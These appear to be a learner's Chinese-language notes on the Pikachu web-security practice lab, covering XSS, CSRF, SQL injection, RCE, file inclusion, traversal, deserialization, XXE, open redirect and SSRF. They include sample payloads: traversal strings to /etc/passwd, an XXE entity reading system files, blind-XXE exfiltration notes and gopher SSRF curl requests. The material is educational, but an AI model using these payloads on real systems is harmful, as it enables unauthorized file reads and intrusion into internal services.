
跟着大佬学一遍:
https://jwt1399.top/posts/30313.html#toc-heading-20
1暴力破解
bp抓包!
最后一个toke防爆破!

注意线程只能是1!
2XSS
XSS(跨站脚本)概述
Cross-Site Scripting 简称为“CSS”,为避免与前端叠成样式表的缩写”CSS”冲突,故又称XSS。一般XSS可以分为如下几种常见类型:
1.反射性XSS;
2.存储型XSS;
3.DOM型XSS;
XSS漏洞一直被评估为web漏洞中危害较大的漏洞,在OWASP TOP10的排名中一直属于前三的江湖地位。
XSS是一种发生在前端浏览器端的漏洞,所以其危害的对象也是前端用户。
形成XSS漏洞的主要原因是程序对输入和输出没有做合适的处理,导致“精心构造”的字符输出在前端时被浏览器当作有效代码解析执行从而产生危害。
因此在XSS漏洞的防范上,一般会采用“对输入进行过滤”和“输出进行转义”的方式进行处理:
输入过滤:对输入进行过滤,不允许可能导致XSS攻击的字符输入;
输出转义:根据输出点的位置对输出到前端的内容进行适当转义;
你可以通过“Cross-Site Scripting”对应的测试栏目,来进一步的了解该漏洞。
理解
Cross-Site Scripting 简称为“CSS”,为避免与前端叠成样式表的缩写”CSS”冲突,故又称XSS。形成XSS漏洞的主要原因是程序对输入和输出没有做合适的处理,导致“精心构造”的字符输出在前端时被浏览器当作有效代码解析执行从而产生危害。 |
怎么理解的呢!举个例子!php代码获取前端表单里参数!当年的参数没有过滤时! 你输入个
<script>alert("upload")</script> |
那个后端php代码里这样写:echo $_POST[upload];
哪就会把
<script>alert("upload")</script> |
输出
因为php页面也算是web页面都可以解析HTML|JS代码!就会把
<script>alert("upload")</script> |
解析!
那就会弹框! 这就是个XSS!
具体说是个反射性XSS!
反射型xss(get)
漏洞源码:
//关键代码 |
反射性的感觉就当成参数 传递了!
shellcode
<script>alert("upload")</script> |
反射性xss(post)
|
感觉好美意思!
感觉XSS和csrf学到不好!想再看看!感觉
存储型xss
存储型XSS和反射型XSS形成的原因是一样的,不同的是存储型XSS下攻击者的可以将脚本注入到后台存储起来,构成更加持久的危害 |
DOM型xss
这个DOM型的我的理解就算 前端HTML代码的拼接!!!
他到危害小!它是不经过后台交互的!就算在浏览器里玩!
xss之盲打
输入的内容不会在前端输出,而是提交到了后台,管理员才可以看到,如果我们输入一段恶意JS代码,管理员登录到后台管理界面,恶意JS代码就会被执行,后台管理员就会遭受到XSS攻击
3CSRF(跨站请求伪造)概述
太棒了!理解了!以前咋看看不懂!
Cross-site request forgery 简称为“CSRF”,在CSRF的攻击场景中攻击者会伪造一个请求(这个请求一般是一个链接),然后欺骗目标用户进行点击,用户一旦点击了这个请求,整个攻击就完成了。所以CSRF攻击也成为”one click”攻击。 很多人搞不清楚CSRF的概念,甚至有时候会将其和XSS混淆,更有甚者会将其和越权问题混为一谈,这都是对原理没搞清楚导致的。
这里列举一个场景解释一下,希望能够帮助你理解。
场景需求:
小黑想要修改大白在购物网站tianxiewww.xx.com上填写的会员地址。
先看下大白是如何修改自己的密码的:
登录—修改会员信息,提交请求—修改成功。
所以小黑想要修改大白的信息,他需要拥有:1,登录权限 2,修改个人信息的请求。
但是大白又不会把自己xxx网站的账号密码告诉小黑,那小黑怎么办?
于是他自己跑到www.xx.com上注册了一个自己的账号,然后修改了一下自己的个人信息(比如:E-mail地址),他发现修改的请求是:
【http://www.xxx.com/edit.php?email=xiaohei@88.com&Change=Change】
于是,他实施了这样一个操作:把这个链接伪装一下,在小白登录xxx网站后,欺骗他进行点击,小白点击这个链接后,个人信息就被修改了,小黑就完成了攻击目的。
为啥小黑的操作能够实现呢。有如下几个关键点:
1.www.xxx.com这个网站在用户修改个人的信息时没有过多的校验,导致这个请求容易被伪造;
—因此,我们判断一个网站是否存在CSRF漏洞,其实就是判断其对关键信息(比如密码等敏感信息)的操作(增删改)是否容易被伪造。
2.小白点击了小黑发给的链接,并且这个时候小白刚好登录在购物网上;
—如果小白安全意识高,不点击不明链接,则攻击不会成功,又或者即使小白点击了链接,但小白此时并没有登录购物网站,也不会成功。
—因此,要成功实施一次CSRF攻击,需要“天时,地利,人和”的条件。
当然,如果小黑事先在xxx网的首页如果发现了一个XSS漏洞,则小黑可能会这样做: 欺骗小白访问埋伏了XSS脚本(盗取cookie的脚本)的页面,小白中招,小黑拿到小白的cookie,然后小黑顺利登录到小白的后台,小黑自己修改小白的相关信息。
—所以跟上面比一下,就可以看出CSRF与XSS的区别:CSRF是借用户的权限完成攻击,攻击者并没有拿到用户的权限,而XSS是直接盗取到了用户的权限,然后实施破坏。
因此,网站如果要防止CSRF攻击,则需要对敏感信息的操作实施对应的安全措施,防止这些操作出现被伪造的情况,从而导致CSRF。比如:
–对敏感信息的操作增加安全的token;
–对敏感信息的操作增加安全的验证码;
–对敏感信息的操作实施安全的逻辑流程,比如修改密码时,需要先校验旧密码等。
总结一下:
csrf发生是必须有“天时,地利,人和”的条件!
以前老和cookie挂钩!CSRF和COOKIE没关系!
哭了!!!!
做实验的时候发现个问题!自动跳转脚本!跳不过去!!!😒😫😫😫😫
csrf:
https://xz.aliyun.com/t/8514#toc-6
原理:CSRF的主要问题是敏感操作的链接容易被伪造。而只要在每次请求时都增加一个随机码Token,后台每次都对这个随机码进行验证,则可以有效地防止CSRF |
简单说就是 后台session里的token要和你浏览器的token一样才能通过验证!
浏览器的token是随机的!你不知道!就算你伪造了token!和session里不一样!也是无法通过验证的!
bp的时候你可以获取token!但是token是随机的!当年吧恶意的链接发给受害者的时候!他也有个token!你把他的token改了!但是他session里token和你构造的不一样!就无法通过验证! 除非(token碰撞!自己瞎说的!😶)
4SQL
在owasp发布的top10排行榜里,注入漏洞一直是危害排名第一的漏洞,其中注入漏洞里面首当其冲的就是数据库注入漏洞。
一个严重的SQL注入漏洞,可能会直接导致一家公司破产!
SQL注入漏洞主要形成的原因是在数据交互中,前端的数据传入到后台处理时,没有做严格的判断,导致其传入的“数据”拼接到SQL语句中后,被当作SQL语句的一部分执行。 从而导致数据库受损(被脱裤、被删除、甚至整个服务器权限沦陷)。
在构建代码时,一般会从如下几个方面的策略来防止SQL注入漏洞:
1.对传进SQL语句里面的变量进行过滤,不允许危险字符传入;
2.使用参数化(Parameterized Query 或 Parameterized Statement);
3.还有就是,目前有很多ORM框架会自动使用参数化解决注入问题,但其也提供了”拼接”的方式,所以使用时需要慎重!
SQL注入在网络上非常热门,也有很多技术专家写过非常详细的关于SQL注入漏洞的文章,这里就不在多写了。
你可以通过“Sql Inject”对应的测试栏目,来进一步的了解该漏洞。
关键:
SQL注入漏洞主要形成的原因是在数据交互中,前端的数据传入到后台处理时,没有做严格的判断,导致其传入的“数据”拼接到SQL语句中后,被当作SQL语句的一部分执行。
前端用户的输入的数据,传到后台处理!后台没有过滤啥的!因为后端和数据库直接交互!这样传到后端的数据,再与数据库进行交互的时候,可能造成sql语句的拼接! 这就是sql注入!
这也不多说了!还可以玩玩 sql-labs
5RCE
RCE(remote command/code execute)概述
RCE漏洞,可以让攻击者直接向后台服务器远程注入操作系统命令或者代码,从而控制后台系统。
远程系统命令执行
一般出现这种漏洞,是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口
比如我们常见的路由器、防火墙、入侵检测等设备的web管理界面上
一般会给用户提供一个ping操作的web界面,用户从web界面输入目标IP,提交后,后台会对该IP地址进行一次ping测试,并返回测试结果。 而,如果,设计者在完成该功能时,没有做严格的安全控制,则可能会导致攻击者通过该接口提交“意想不到”的命令,从而让后台进行执行,从而控制整个后台服务器
现在很多的甲方企业都开始实施自动化运维,大量的系统操作会通过”自动化运维平台”进行操作。 在这种平台上往往会出现远程系统命令执行的漏洞,不信的话现在就可以找你们运维部的系统测试一下,会有意想不到的”收获”-_-
远程代码执行
同样的道理,因为需求设计,后台有时候也会把用户的输入作为代码的一部分进行执行,也就造成了远程代码执行漏洞。 不管是使用了代码执行的函数,还是使用了不安全的反序列化等等。
因此,如果需要给前端用户提供操作类的API接口,一定需要对接口输入的内容进行严格的判断,比如实施严格的白名单策略会是一个比较好的方法。
你可以通过“RCE”对应的测试栏目,来进一步的了解该漏洞。
PING
直接命令执行!
eval
代码执行了!
6本地文件包含 (IFI)
File Inclusion(文件包含漏洞)概述
文件包含,是一个功能。在各种开发语言中都提供了内置的文件包含函数,其可以使开发人员在一个代码文件中直接包含(引入)另外一个代码文件。 比如 在PHP中,提供了:
include(),include_once()
require(),require_once()
这些文件包含函数,这些函数在代码设计中被经常使用到。
大多数情况下,文件包含函数中包含的代码文件是固定的,因此也不会出现安全问题。 但是,有些时候,文件包含的代码文件被写成了一个变量,且这个变量可以由前端用户传进来,这种情况下,如果没有做足够的安全考虑,则可能会引发文件包含漏洞。 攻击着会指定一个“意想不到”的文件让包含函数去执行,从而造成恶意操作。 根据不同的配置环境,文件包含漏洞分为如下两种情况:
1.本地文件包含漏洞:仅能够对服务器本地的文件进行包含,由于服务器上的文件并不是攻击者所能够控制的,因此该情况下,攻击着更多的会包含一些 固定的系统配置文件,从而读取系统敏感信息。很多时候本地文件包含漏洞会结合一些特殊的文件上传漏洞,从而形成更大的威力。
2.远程文件包含漏洞:能够通过url地址对远程的文件进行包含,这意味着攻击者可以传入任意的代码,这种情况没啥好说的,准备挂彩。
因此,在web应用系统的功能设计上尽量不要让前端用户直接传变量给包含函数,如果非要这么做,也一定要做严格的白名单策略进行过滤。
你可以通过“File Inclusion”对应的测试栏目,来进一步的了解该漏洞。
远程文件包含漏洞必须 下面两个都要开启!
allow_url_include 和 allow_url_fopen
local
看他的源码!这里有目录 可以 ../../../../../../../../../../../flag.txt
远程
远程的随便了!
7unsafe filedownload(不安全文件下载)
就是任意文件下载漏洞!
不安全的文件下载概述
文件下载功能在很多web系统上都会出现,一般我们当点击下载链接,便会向后台发送一个下载请求,一般这个请求会包含一个需要下载的文件名称,后台在收到请求后 会开始执行下载代码,将该文件名对应的文件response给浏览器,从而完成下载。 如果后台在收到请求的文件名后,将其直接拼进下载文件的路径中而不对其进行安全判断的话,则可能会引发不安全的文件下载漏洞。
此时如果 攻击者提交的不是一个程序预期的的文件名,而是一个精心构造的路径(比如../../../etc/passwd),则很有可能会直接将该指定的文件下载下来。 从而导致后台敏感信息(密码文件、源代码等)被下载。
所以,在设计文件下载功能时,如果下载的目标文件是由前端传进来的,则一定要对传进来的文件进行安全考虑。 切记:所有与前端交互的数据都是不安全的,不能掉以轻心!
你可以通过“Unsafe file download”对应的测试栏目,来进一步的了解该漏洞。
简单点说还是没有过滤!通过构造路径下载想要的文件!
这里我们可以任意构造!
🙄
../../../../../../../../../../../../../flag.txt
这里有一点 自己笨了!
先打开科比 的链接!
再构造!自己cl 看了半天!不在一个文件里!漏洞在execdownload.php
8文件上传
不安全的文件上传漏洞概述
文件上传功能在web应用系统很常见,比如很多网站注册的时候需要上传头像、上传附件等等。当用户点击上传按钮后,后台会对上传的文件进行判断 比如是否是指定的类型、后缀名、大小等等,然后将其按照设计的格式进行重命名后存储在指定的目录。 如果说后台对上传的文件没有进行任何的安全判断或者判断条件不够严谨,则攻击着可能会上传一些恶意的文件,比如一句话木马,从而导致后台服务器被webshell。
所以,在设计文件上传功能时,一定要对传进来的文件进行严格的安全考虑。比如:
–验证文件类型、后缀名、大小;
–验证文件的上传方式;
–对文件进行一定复杂的重命名;
–不要暴露文件上传后的路径;
–等等…
你可以通过“Unsafe file upload”对应的测试栏目,来进一步的了解该漏洞。
文件上传!这就不多说了!去完upload-labs
9overpermission(越权)
如果使用A用户的权限去操作B用户的数据,A的权限小于B的权限,如果能够成功操作,则称之为越权操作。 越权漏洞形成的原因是后台使用了 不合理的权限校验规则导致的。
一般越权漏洞容易出现在权限页面(需要登录的页面)增、删、改、查的的地方,当用户对权限页面内的信息进行这些操作时,后台需要对 对当前用户的权限进行校验,看其是否具备操作的权限,从而给出响应,而如果校验的规则过于简单则容易出现越权漏洞。
因此,在在权限管理中应该遵守:
1.使用最小权限原则对用户进行赋权;
2.使用合理(严格)的权限校验规则;
3.使用后台登录态作为条件进行权限判断,别动不动就瞎用前端传进来的条件;
你可以通过“Over permission”对应的测试栏目,来进一步的了解该漏洞。
水平越权**
A用户和B用户属于同一级别用户,但各自不能操作对方个人信息。A用户如果越权操作B用户个人信息的情况称为水平越权操作。
直接改url就可以了!
垂直越权
A用户权限高于B用户,B用户越权操作A用户的权限的情况称为垂直越权。
抓取admin的cookie!
把他换成普通用户的cookie就可以实现admin的权限!
一般我们都不会有管理员的账户!这时 一般通过改cookie让我们普通用户有admin的权限!
10目录遍历
目录遍历漏洞概述
在web功能设计中,很多时候我们会要将需要访问的文件定义成变量,从而让前端的功能便的更加灵活。 当用户发起一个前端的请求时,便会将请求的这个文件的值(比如文件名称)传递到后台,后台再执行其对应的文件。 在这个过程中,如果后台没有对前端传进来的值进行严格的安全考虑,则攻击者可能会通过“../”这样的手段让后台打开或者执行一些其他的文件。 从而导致后台服务器上其他目录的文件结果被遍历出来,形成目录遍历漏洞。
看到这里,你可能会觉得目录遍历漏洞和不安全的文件下载,甚至文件包含漏洞有差不多的意思,是的,目录遍历漏洞形成的最主要的原因跟这两者一样,都是在功能设计中将要操作的文件使用变量的 方式传递给了后台,而又没有进行严格的安全考虑而造成的,只是出现的位置所展现的现象不一样,因此,这里还是单独拿出来定义一下。
需要区分一下的是,如果你通过不带参数的url(比如:http://xxxx/doc)列出了doc文件夹里面所有的文件,这种情况,我们成为敏感信息泄露。 而并不归为目录遍历漏洞。(关于敏感信息泄露你你可以在”i can see you ABC”中了解更多)
你可以通过“../../”对应的测试栏目,来进一步的了解该漏洞。
就是和他说的和 文件包含 | 任意文件下载 一个性质!
11敏感信息泄露概述
由于后台人员的疏忽或者不当的设计,导致不应该被前端用户看到的数据被轻易的访问到。 比如:
—通过访问url下的目录,可以直接列出目录下的文件列表;
—输入错误的url参数后报错信息里面包含操作系统、中间件、开发语言的版本或其他信息;
—前端的源码(html,css,js)里面包含了敏感信息,比如后台登录地址、内网接口信息、甚至账号密码等;
类似以上这些情况,我们成为敏感信息泄露。敏感信息泄露虽然一直被评为危害比较低的漏洞,但这些敏感信息往往给攻击着实施进一步的攻击提供很大的帮助,甚至“离谱”的敏感信息泄露也会直接造成严重的损失。 因此,在web应用的开发上,除了要进行安全的代码编写,也需要注意对敏感信息的合理处理。
你可以通过“i can see your abc”对应的测试栏目,来进一步的了解该漏洞。
敏感信息很关键!
不然打 ctf|渗透 的时候!不知道后台!不知道后端语言!不知道数据库!没法进行!
12php反序列化
学长也就只会了php
还有java和python这也tnl
序列化serialize()
序列化说通俗点就是把一个对象变成可以传输的字符串,比如下面是一个对象:
class S{ |
反序列化unserialize()
就是把被序列化的字符串还原为对象,然后在接下来的代码中继续使用。
$u=unserialize("O:1:"S":1:{s:4:"test";s:7:"pikachu";}"); |
序列化和反序列化本身没有问题,但是如果反序列化的内容是用户可以控制的,且后台不正当的使用了PHP中的魔法函数,就会导致安全问题
常见的几个魔法函数: |
说实话和平常打ctf的题型差不多!
2020UNCTF里有个反序列化字符逃逸的题!不错
https://www.ctfwp.com/%E5%AE%98%E6%96%B9%E8%B5%9B%E4%BA%8B%E9%A2%98/2020UNCTF
13XXE
XXE -“xml external entity injection”
既”xml外部实体注入漏洞”。
概括一下就是”攻击者通过向服务器注入指定的xml实体内容,从而让服务器按照指定的配置进行执行,导致问题”
也就是说服务端接收和解析了来自用户端的xml数据,而又没有做严格的安全控制,从而导致xml外部实体注入。
具体的关于xml实体的介绍,网络上有很多,自己动手先查一下。
现在很多语言里面对应的解析xml的函数默认是禁止解析外部实体内容的,从而也就直接避免了这个漏洞。
以PHP为例,在PHP里面解析xml用的是libxml,其在≥2.9.0的版本中,默认是禁止解析xml外部实体内容的。
本章提供的案例中,为了模拟漏洞,通过手动指定LIBXML_NOENT选项开启了xml外部实体解析。
这个我在之前的理解一直是 前后端 数据的传输 需要规定一种语言!
XML json 等等
大佬的理解:
为什么需要XML
现实生活中一些数据之间往往存在一定的关系。我们希望能在计算机中保存和处理这些数据的同时能够保存和处理他们之间的关系。XML就是为了解决这样的需求而产生数据存储格式。
第一部分:XML声明部分 |
这个漏洞把!我看了看!以前也看过!在线再看看!发现 既”xml外部实体注入漏洞”。
xml具体的语法就这上面!现在这个漏洞应该少了!因为只要不让 xml的函数解析外部实体内容的
就不会把xml解析!解析不了那不就没了! 所以这个漏洞还是比较少的!
关键就是:xml外部实体内容 能不能解析! 能就会有漏洞!没就算了!
头+DTD+文档元素
利用方式:
通过DTD
① 内部申明DTD格式 |
具体学习
从XML相关一步一步到XXE漏洞:
https://xz.aliyun.com/t/6887#toc-2
DTD实体
实体是用于定义引用普通文本或特殊字符的快捷方式的变量。
实体引用是对实体的引用。
实体可在内部或外部进行声明。
按实体有无参分类,实体分为一般实体和参数实体
一般实体的声明:``
引用一般实体的方法:&实体名称;
ps:经实验,普通实体可以在DTD中引用,可以在XML中引用,可以在声明前引用,还可以在实体声明内部引用。
参数实体的声明:``
引用参数实体的方法:%实体名称;
ps:经实验,参数实体只能在DTD中引用,不能在声明前引用,也不能在实体声明内部引用。
DTD实体是用于定义引用普通文本或特殊字符的快捷方式的变量,可以内部声明或外部引用。
按实体使用方式分类,实体分为内部声明实体和引用外部实体
内部实体
<!ENTITY 实体名称 "实体的值"> |
内部实体示例代码:
<?xml version = "1.0" encoding = "utf-8"?> |
外部实体
外部实体,用来引入外部资源。有SYSTEM和PUBLIC两个关键字,表示实体来自本地计算机还是公共计算机。
<!ENTITY 实体名称 SYSTEM "URI/URL"> |
外部实体示例代码:
<?xml version = "1.0" encoding = "utf-8"?> |
外部实体可支持http、file等协议。不同程序支持的协议不同:
PHP支持的协议会更多一些,但需要一定的扩展:
PHP引用外部实体,常见的利用协议:
file://文件绝对路径 如:file:///etc/passwd |
参数实体+外部实体
<!ENTITY % 实体名称 SYSTEM "URI/URL"> |
参数实体+外部实体示例代码:
<?xml version="1.0" encoding="utf-8"?> |
%file(参数实体)是在DTD中被引用的,而&file;是在xml文档中被引用的。
总结:
看了上面!一定要知道:
一般实体+外部实体的应用!
外部实体,用来引入外部资源。有SYSTEM和PUBLIC两个关键字,表示实体来自本地计算机还是公共计算机。
引用一般实体的方法:&实体名称;
引用参数实体的方法:%实体名称;
xxe-labs-php
ps注意file后面有个分号!
主要是想玩一玩盲xxe
盲xxe
没有输出!
要借助个服务器!kali也行
apache:
tail -f filename 会把 filename 文件里的最尾部的内容显示在屏幕上,并且不断刷新,只要 filename 更新就可以看到最新的文件内容。 |
<!ENTITY % file SYSTEM "file:///etc/passwd"> |
payload1:
<?xml version="1.0"?> |
payload2:
<?xml version="1.0"?> |
为什么可以这样呢!因为内容不能直接返回回来!
就相当于你通过服务器把内容输出到你的日志里!这样就可以查看了!
调用过程:
dtd加载xxe.xml内容:再调用里面的send ,通过调用send再调用file参数!
payload1和paylaod2一样!😶
第三种算了!没复现成功:
本题:
我的fk在前端咋提交他都没回显!
用bp
<?xml version="1.0" encoding="UTF-8"?> |
14URL重定向(不安全的url跳转)
不安全的url跳转
不安全的url跳转问题可能发生在一切执行了url地址跳转的地方。
如果后端采用了前端传进来的(可能是用户传参,或者之前预埋在前端页面的url地址)参数作为了跳转的目的地,而又没有做判断的话
就可能发生”跳错对象”的问题。
url跳转比较直接的危害是:
–>钓鱼,既攻击者使用漏洞方的域名(比如一个比较出名的公司域名往往会让用户放心的点击)做掩盖,而最终跳转的确实钓鱼网站
这个漏洞比较简单,come on,来测一把!
通过GET请求获取前端传进来的url,判断是否等于i,如果不等,就跳转到url对应的地址去。这就存在URL重定向问题。
这个漏洞一般都会和钓鱼网站一起!
比如我的博客是 upload.top
他的钓鱼网站可能是 upl0ad.top
当你点击进去后,看域名没啥区别!就以为找对地方了!其实已经上钩了!
15SSRF
SSRF(Server-Side Request Forgery:服务器端请求伪造)
其形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能,但又没有对目标地址做严格过滤与限制
导致攻击者可以传入任意的地址来让后端服务器对其发起请求,并返回对该目标地址请求的数据
数据流:攻击者—–>服务器—->目标地址
根据后台使用的函数的不同,对应的影响和利用方法又有不一样
PHP中下面函数的使用不当会导致SSRF: |
如果一定要通过后台服务器远程去对用户指定(“或者预埋在前端的请求”)的地址进行资源请求,则请做好目标地址的过滤。
你可以根据”SSRF”里面的项目来搞懂问题的原因
这个漏洞原因!个人理解:
就是服务器 可以请求别的服务器!当然没有过滤也可以请求自己的内网!
请求127.0.0.1/flag.txt 不就获取内容了吗!
SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。很晦涩!!!举个例子:服务端有一个在线加载图片的功能,你传入一个图片URL,网站就会加载出来对应图片,所以图片的URL是网站服务器去访问的,如果我们利用这点传入一些只有服务端才能进行访问的URL,比如不对外开放的后台地址,那么这个过程就是服务端的请求伪造。
反正就是相当于你在服务器里有访问网址的权限!访问127.0.0.1:3306 127.0.0.1:6379等等
利用他们打内网!😫tnl
这个漏洞一定要会gopher协议!
这个协议在我看来就是现在的http!他只不过可以通过gopher的方式直接传递http的内容!
不对!!!错了!它传输的是TCP流!
基本协议格式:URL:gopher://:/_后接TCP数据流
会wireshark的人可能会懂 TCP
具体大佬讲解:
https://blog.csdn.net/qq_41107295/article/details/103026470
这个漏洞好难啊!
上面的文章利用的很猛!🥗的复现不了!
1 Gopher概述
Gopher 协议可以做很多事情,特别是在 SSRF 中可以发挥很多重要的作用。利用此协议可以攻击内网的 FTP、Telnet、Redis、Memcache,也可以进行 GET、POST 请求。这无疑极大拓宽了 SSRF 的攻击面。
gopher:gopher协议支持发出GET、POST请求:可以先截获get请求包和post请求包,再构造成符合gopher协议的请求。gopher协议是ssrf利用中一个最强大的协议(俗称万能协议)
Gopher 协议是 HTTP 协议出现之前,在 Internet 上常见且常用的一个协议。在ssrf时常常会用到gopher协议构造post包来攻击内网应用。其实构造方法很简单,与http协议很类似。
不同的点在于gopher协议没有默认端口,所以需要指定web端口,而且需要指定post方法。回车换行使用%0d%0a。注意post参数之间的&分隔符也要进行url编码
基本协议格式:URL:gopher://:/_后接TCP数据流
用gopher协议传get请求
测试:
curl gopher://192.168.0.111:80/_GET%20/ssrf/get.php%3Fname%3Dyanshu%20HTTP/1.1%0D%0AHost%3A%20192.168.0.111%0D%0A |
结果
注意哈:可以删除些信息 |
用gopher协议传post请求
发送一个完整的POST数据包,这四个字段是不可缺少的
测试:
POST /adada.php HTTP/1.1 |
POST%20/adada.php%20HTTP/1.1%0D%0AHost:%20192.168.0.103%0D%0AContent-Length:%208%0D%0AContent-Type:%20application/x-www-form-urlencoded%0A%0Aname=aaa |
有个小trick:
把post请求包url编码后!
%0A都替换成%%0D%0A
算了自己总结个小脚本,本来想找大佬们的全自动poc!大佬都不写:
只能自己写个手动poc!😫
poc
|
还有打redis和mysql等等的就不复现了!
上回ctf里有一个打redis的!
用工具gopherus.py可以直接用payload打!
还有一点要注意:
注意如果在地址栏利用payload时要再进行一次url编码。
测试一下:
实验的漏洞网页源码:
|
gopher://1.1.1.1:2222/_hello%250agopher |
在hackbar和地址栏一样!
测试发现url必须再加密一次!
用刚刚的GET请求试一试!
gopher://1.1.1.1:5555/_GET%20/%3Fname%3Daaa%20HTTP/1.1%0D%0AHost%3A%20192.168.0.103%0D%0A |
再加密一次也简单!再加密它只会把带%的机密!找个加密网址直接加密!
具体可以看开头放的大佬文章!

